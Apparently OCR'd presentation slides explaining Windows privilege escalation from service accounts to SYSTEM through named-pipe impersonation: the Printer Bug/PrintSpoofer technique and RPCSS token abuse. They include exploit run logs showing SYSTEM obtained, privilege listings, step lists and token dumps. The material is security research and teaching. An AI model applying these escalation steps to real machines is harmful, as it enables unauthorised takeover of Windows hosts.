DEBUG -: Handle to the local printer object is retrieved
DEBUG -: Creating a remote remote change notification object. Piped name: '\\\\DESKT-1/pipe/K7GG55UG77'
```

Log: The connection is triggered



Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help


Time ...	Process Name	PID	Operation	Path	Result	Detail
12:55:...	spoolsv.exe	1260	CreateFile	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	SUCCESS	Desired Access: G...
12:55:...	spoolsv.exe	1260	SetPipeInformat...	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	SUCCESS	
12:55:...	spoolsv.exe	1260	WriteFile	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	SUCCESS	Offset: 0, Length: 1...
12:55:...	spoolsv.exe	1260	ReadFile	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	PIPE BROKEN	Offset: 0, Length: 1...
12:55:...	spoolsv.exe	1260	CloseFile	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	SUCCESS	
12:55:...	spoolsv.exe	1260	CreateFile	\\DESKT-1\pipe\7QWJE9GHIM\pipe\spoolss	NAME NOT FOUND	Desired Access: G...

Spoolsv.exe connects to the attacker's named pipe

NAMED PIPE CONNECTION & SPOOLSS

- If we start a named pipe server, *spoolss* will connects to your server
- Spoolss runs as « ***nt authority\system*** »
- Consequently, ***SeImpersonatePrivilege*** to **SYSTEM**


EXAMPLE (1/2)



```
[redacted]>whoami
nt authority\network service

[redacted]>whoami  /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

The current user has the *SeImpersonatePrivilege*

EXAMPLE (2/2)



```
[redacted]>python escalation.py
DEBUG -: Starting named pipe impersonation via Printer Bug...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe given: Use '\\\\.\\pipe\\VZ73PG79HP\\pipe\\spoolss' for exploitation
DEBUG -: Name Pipe: \\.\pipe\VZ73PG79HP\pipe\spoolss
DEBUG -: [redacted]
DEBUG -: [redacted]
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\\\.\\pipe\\VZ73PG79HP\\pipe\\spoolss'
DEBUG -: Name pipe created: 760
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Printer BUG
DEBUG -: Thread successfully created
DEBUG -: Server process is waiting for a client connection indefinitely...
DEBUG -: Triggering Printer Bug for named connection as SYSTEM...
DEBUG -: Retrieving a handle for the local printer
DEBUG -: Handle to the local printer object is retrieved
DEBUG -: Creating a remote remote change notification object. Piped name: '\\\\DESKT-1/p
DEBUG -: A client is connected to the named pipe. Receiving data from pipe client
DEBUG -: Getting data on given handle (firstBytesOnly == True)
DEBUG -: Data received from handle for the moment: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa
\x00\x04]\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H`\x02\x00\x00\x00\x01\x00\x01\x00
2\xcd\xab\xef\x00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00
DEBUG -: firstBytesOnly is enabled, stop getting data
DEBUG -: Data received from handle: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa0\x00\x00\x00\x
8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H`\x02\x00\x00\x00\x01\x00\x01\x00xV4\x124\x12\xc
00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00\x00\x00\x00\x0
DEBUG -: First Data received from client: b'\x05\x00\x0b\x03\x10\x00\x00\x00\xa0\x00\x00
\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H`\x02\x00\x00\x00\x01\x00\x01\x00xV4\x124\
\xef\x00\x01#Eg\x89\xab\x01\x00\x00\x00,\x1c\xb7l\x12\x98@E\x03\x00\x00\x00\x00\x00\x00\
 EBUG -: Data received from a privileged named pipe. Impersonating...
  ROR -: Impersonation sucessfull
   UG -: Getting current User Name with GetUserNameW()...
In   : Current username: 'SYSTEM'
```

Exploitation: MSSQL service to *nt authority\system*

REQUIREMENTS

- **SeImpersonatePrivilege**
  - ***Local Service*** and ***Network Service*** **have this privilege**
  - **e.g. MSSQL**
- **Tested on : Windows 8.1, Windows Server 2012 R2, Windows 10 and Windows Server 2019**
- **"It might work as well on older versions of Windows under certain circumstances."**


- **https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/**

5. RPCSS AND PE

More complex things are coming….

RPCSS

- RPCSS (Remote Procedure Call Subsystem): service which implements RPC protocol
- Running as « *nt authority\Nework Service* », with service name « *svchost.exe* »



Power
Print Spooler
Printer Extensions and Notifications
PrintWorkflow_69d8d
Problem Reports and Solutions Control Panel Support
Program Compatibility Assistant Service
PSEXESVC
Quality Windows Audio Video Experience
Radio Management Service
Recommended Troubleshooting Service
Remote Access Auto Connection Manager
Remote Access Connection Manager
Remote Desktop Configuration
Remote Desktop Services
Remote Desktop Services UserMode Port Redirector
Remote Procedure Call (RPC)
Remote Procedure Call (RPC) Locator
Remote Registry
Retail Demo Service
Routing and Remote Access
RPC Endpoint Mapper
Secondary Logon
Secure Socket Tunneling Protocol Service
Security Accounts Manager
Security Center

Remote Procedure Call (RPC) Properties (Local Computer)

General | Log On | Recovery | Dependencies

Service name: RpcSs
Display name: Remote Procedure Call (RPC)
Description: The RPCSS service is the Service Control Manager for COM and DCOM servers. It performs object activations requests, object exporter resolutions and

Path to executable:
C:\WINDOWS\system32\svchost.exe -k rpcss -p


Startup type: Automatic

Service status: Running

You can specify the start parameters that apply when you start the service from here.

Start parameters:

RPCSS PROCESS


Process Explorer - Sysinternals

File Options View Process

Process

csrss.exe
winlogon.exe
services.exe
lsass.exe
svchost.exe
svchost.exe
svchost.exe
fontdrvhost.exe
svchost.exe
svchost.exe
svchost.exe
fontdrvhost.exe
SecurityHealthService.exe
dwm.exe
svchost.exe
svchost.exe
svchost.exe
powershell.exe
spoolsv.exe
svchost.exe
conhost.exe
svchost.exe
conhost.exe
vmacthlp.exe
conhost.exe
Memory Compression
svchost.exe
svchost.exe
svchost.exe

CPU Usage: 56.30% Commit Cha

svchost.exe:864 (RPCSS -p) Properties

GPU Graph | Services | Threads | TCP/IP | Security | Environment | Strings
Image | Performance | Performance Graph | Disk and Network

Image File

Host Process for Windows Services

Version: 10.0.18362.1
Build Time: Fri Jan 10 23:26:24 1997
Path:
C:\Windows\System32\svchost.exe
Command line:
C:\WINDOWS\system32\svchost.exe -k RPCSS -p
Current directory:
C:\Windows\System32\
Autostart Location:
HKLM\System\CurrentControlSet\Services\WpnUserService_6

Parent: services.exe(632)
User: NT AUTHORITY\NETWORK SERVICE
Started: 6:39:03 PM 6/8/2020 Image: 64-bit
Comment:
VirusTotal:

Data Execution Prevention (DEP) Status: Enabled (permanent)
Address Space Load Randomization: High-Entropy, Bottom-Up
Control Flow Guard: Enabled
Enterprise Context: N/A

RPCSS runs as « *nt authority\network service* »


VULNERABILITY

- Trick “Network Service” account, linked to RPCSS, to write to arbitrary named pipe over the “network”
- Very easy:
  - Start a named pipe server
  - Connect to named pipe:


    open(“\\127.0.0.1\pipe\F9R5LDAGB9”, 'w')
  - Impersonate named pipe. Get a **new Network Service token**, linked to **RPCSS**
  - Get all impersonations tokens of RPCSS
  - Impersonate a “nt authority\system” token found in RPCSS

- **Important notice**: Default *Network Service* account is not authorized to open process RPCSS.

TOKEN BEFORE AND AFTER PIPE IMPERSONATION



```
- type: Impersonation
- sid: S-1-5-20
- accountname: {'Name': 'NETWORK SERVICE', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-20
- Groups:
  - S-1-16-16384: {'Name': 'System Mandatory Level', 'Domain': 'Mandatory Label'} (INTEGRITY_ENABLED, INTEGRITY)
  - S-1-1-0: {'Name': 'Everyone', 'Domain': ''} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-32-545: {'Name': 'Users', 'Domain': 'BUILTIN'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-6: {'Name': 'SERVICE', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-11: {'Name': 'Authenticated Users', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-15: {'Name': 'This Organization', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-80-521322694-906040134-3864710659-1525148216-3451224162: {'Name': 'RpcEptMapper', 'Domain': 'NT SERVICE'} (ENABLED, ENABLED_BY_DEFAULT, OWNER)
  - S-1-5-80-979556362-403687129-3954533659-2335141334-1547273080: {'Name': 'RpcSs', 'Domain': 'NT SERVICE'} (ENABLED_BY_DEFAULT, OWNER)
  - S-1-5-5-0-57814: {'Name': 'LogonSessionId_0_57814', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, LOGON_ID, OWNER, MANDATORY)
  - S-1-2-0: {'Name': 'LOCAL', 'Domain': ''} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
- Privileges (User Rights):
  - SeAssignPrimaryTokenPrivilege: Enabled
  - SeIncreaseQuotaPrivilege: Enabled
  - SeShutdownPrivilege: Enabled
  - SeAuditPrivilege: Enabled
  - SeChangeNotifyPrivilege: Enabled
  - SeUndockPrivilege: Enabled
  - SeImpersonatePrivilege: Enabled
  - SeCreateGlobalPrivilege: Enabled
  - SeIncreaseWorkingSetPrivilege: Enabled
  - SeTimeZonePrivilege: Enabled
- issystem: False
- intlvl: System
- sessionID: 0
- elevationtype: Default
- Linked Token: None
- implevel: Impersonate
- iselevated: True
- tokensource: None
- appcontainertoken: False
- primarysidgroup: S-1-5-20
- isrestricted: False
- Default DACL:
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-18'}
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-20'}
```



```
- type: Primary
- token: 512
- sid: S-1-5-20
- accountname: {'Name': 'NETWORK SERVICE', 'Domain': 'NT AUTHORITY'}
- owner: S-1-5-20
- Groups:
  - S-1-16-16384: {'Name': 'System Mandatory Level', 'Domain': 'Mandatory Label'} (INTEGRITY_ENABLED, INTEGRITY)
  - S-1-1-0: {'Name': 'Everyone', 'Domain': ''} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-32-545: {'Name': 'Users', 'Domain': 'BUILTIN'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-6: {'Name': 'SERVICE', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-2-1: {'Name': 'CONSOLE LOGON', 'Domain': ''} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-11: {'Name': 'Authenticated Users', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-15: {'Name': 'This Organization', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, MANDATORY)
  - S-1-5-5-0-335045: {'Name': 'LogonSessionId_0_335045', 'Domain': 'NT AUTHORITY'} (ENABLED, ENABLED_BY_DEFAULT, LOGON_ID, MANDATORY)
- Privileges (User Rights):
  - SeAssignPrimaryTokenPrivilege: Disabled
  - SeIncreaseQuotaPrivilege: Disabled
  - SeShutdownPrivilege: Disabled
  - SeAuditPrivilege: Disabled
  - SeChangeNotifyPrivilege: Enabled
  - SeUndockPrivilege: Disabled
  - SeImpersonatePrivilege: Enabled
  - SeCreateGlobalPrivilege: Enabled
  - SeIncreaseWorkingSetPrivilege: Disabled
  - SeTimeZonePrivilege: Disabled
- issystem: False
- intlvl: System
- sessionID: 1
- elevationtype: Default
- Linked Token: None
- iselevated: True
- tokensource: b'Advapi  '
- appcontainertoken: False
- primarysidgroup: S-1-5-20
- isrestricted: False
- Default DACL:
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-18'}
  - {'ace_type': 'ALLOW', 'ace_flags': '', 'rights': '0x10000000', 'object_guid': '', 'inherit_object_guid': '', 'account_sid': 'S-1-5-20'}
```

Session ID: 0 Interesting groups Session ID: 1

TOKEN BEFORE AND AFTER PIPE IMPERSONATION

- After named pipe impersonation, new token allows the thread to open RPCSS process and get impersonation tokens.
- Without this impersonation token, impossible to open RPCSS, even if *Network Service*.

- How to get impersonation tokens?

